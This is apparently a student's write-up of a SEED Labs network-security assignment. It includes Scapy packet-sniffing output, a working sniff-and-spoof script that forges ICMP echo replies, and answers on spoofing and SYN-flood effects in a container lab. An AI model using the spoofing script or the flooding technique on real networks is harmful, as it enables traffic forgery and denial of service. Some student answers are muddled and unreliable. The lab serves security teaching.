```
[04/07/24]seed@VM:~/Labsetup-lab10$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> help(sniff)

>>>
```

```
[04/07/24]seed@VM:~/Labsetup-lab10$ ifconfig
br-682e2178e964: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:19ff:fe41:33ce  prefixlen 64  scopeid 0x20<link>
        ether 02:42:19:41:33:ce  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 3359 (3.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


br-682e2178e964

```
[04/07/24]seed@VM:~/.../volumes$ cat sniff.py
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface='br-682e2178e964', filter='', prn=print_pkt)
```

```
^[[A^Croot@VM:/volumes# python3 sniff.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:19:41:33:ce
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 50276
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x622d
     src       = 10.9.0.1
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-request
```

Q1. Is the spoofed request accepted by the receiver?

Yes it is accepted by the receiver:



No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-07 16:5…	02:42:19:41:33:ce	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2024-04-07 16:5…	02:42:0a:09:00:05	02:42:19:41:33:ce	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2024-04-07 16:5…	1.2.3.4	10.9.0.5	ICMP	42	Echo (ping) request id=0x0000, seq=0
4	2024-04-07 16:5…	10.9.0.5	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, seq=0

o If it is accepted, is an echo reply packet sent to the spoofed IP

Yes, a ping echo was sent to '1.2.3.4' despite it actually being sent from the attacker ip? See no 4

Q2. Why is this considered a "spoofed" packet?


This is considered a spoofed packet because the source IP address of the packet is forged or falsified to appear as if it is coming from a different sender.

Q3. Run the sniffspoof.py code on the attacker's machine and explain your observations when you run the following ping commands on the victim's container:

```
[04/07/24]seed@VM:~/.../volumes$ cat sniff-spoof.py
#!/usr/bin/env python3
from scapy.all import *
def spoof_pkt(pkt):
        pkt.show()
        ip = IP()
        # To get info for each layer from the sniffed packet you can use pkt[lay
er_name], e.g. pkt[IP] give you access to the IP layer
        ip.dst = '10.9.0.5'
        ip.src = pkt[IP].dst
        icmp = ICMP()
        icmp.type = 'echo-reply'
        # id and seq number has to match with the original request for the spoof
ed reply to be accepted
        icmp.id = pkt[ICMP].id
        icmp.seq = pkt[ICMP].seq
        # if the original icmp request has data it needs to be included in the r
eply
        if pkt.haslayer(Raw):
                data = pkt[Raw].load
                newpkt = ip/icmp/data
        else:
                newpkt = ip/icmp
        send(newpkt)
pkt = sniff(iface='br-682e2178e964', filter='icmp', prn=spoof_pkt)
```


ping 1.2.3.4 (a non-existing host on the Internet)

Eventhough 1.2.3.4 does not exist, we tricked it into thinking that it does




ping 8.8.8.8 (an existing host on the Internet)

Now when pinging 8.8.8.8 there is duplicates as both the real and attack are sending packets back.




ping 10.9.0.99 (a non-existing host on the LAN)

Nothing happens since it is not reachable and attacker which the attacker is trying to send packets from, so they're not received since the victim doesn't see a connection.




Q4. Explain what happens if you try to telnet from HostB to the victim's machine while the attack is running. Is the attack successful?

Yes the telnet command get hangs, this is because the victim is so overloaded with connections that we cannot connect to it:



• Q5. Does SYN flooding attack cause the victim server to freeze? (Hint: use top command and look at the CPU usage and memory usage in the table)

Yes, nearly all the memory is being used since initiation of the attack.



• Q6. Would any existing telnet session be affected by the SYN flood attack?

Existing Telnet sessions may not be directly affected by the SYN flooding attack. However, if the server becomes overwhelmed by the flood of SYN packets, it may impact the server's overall performance.

• Q7. Do you think you would be able to ssh to the victim machine while it's under

attack?

Likely no, like the telnet, there are just too many connection and the machine is just too overwhelmed.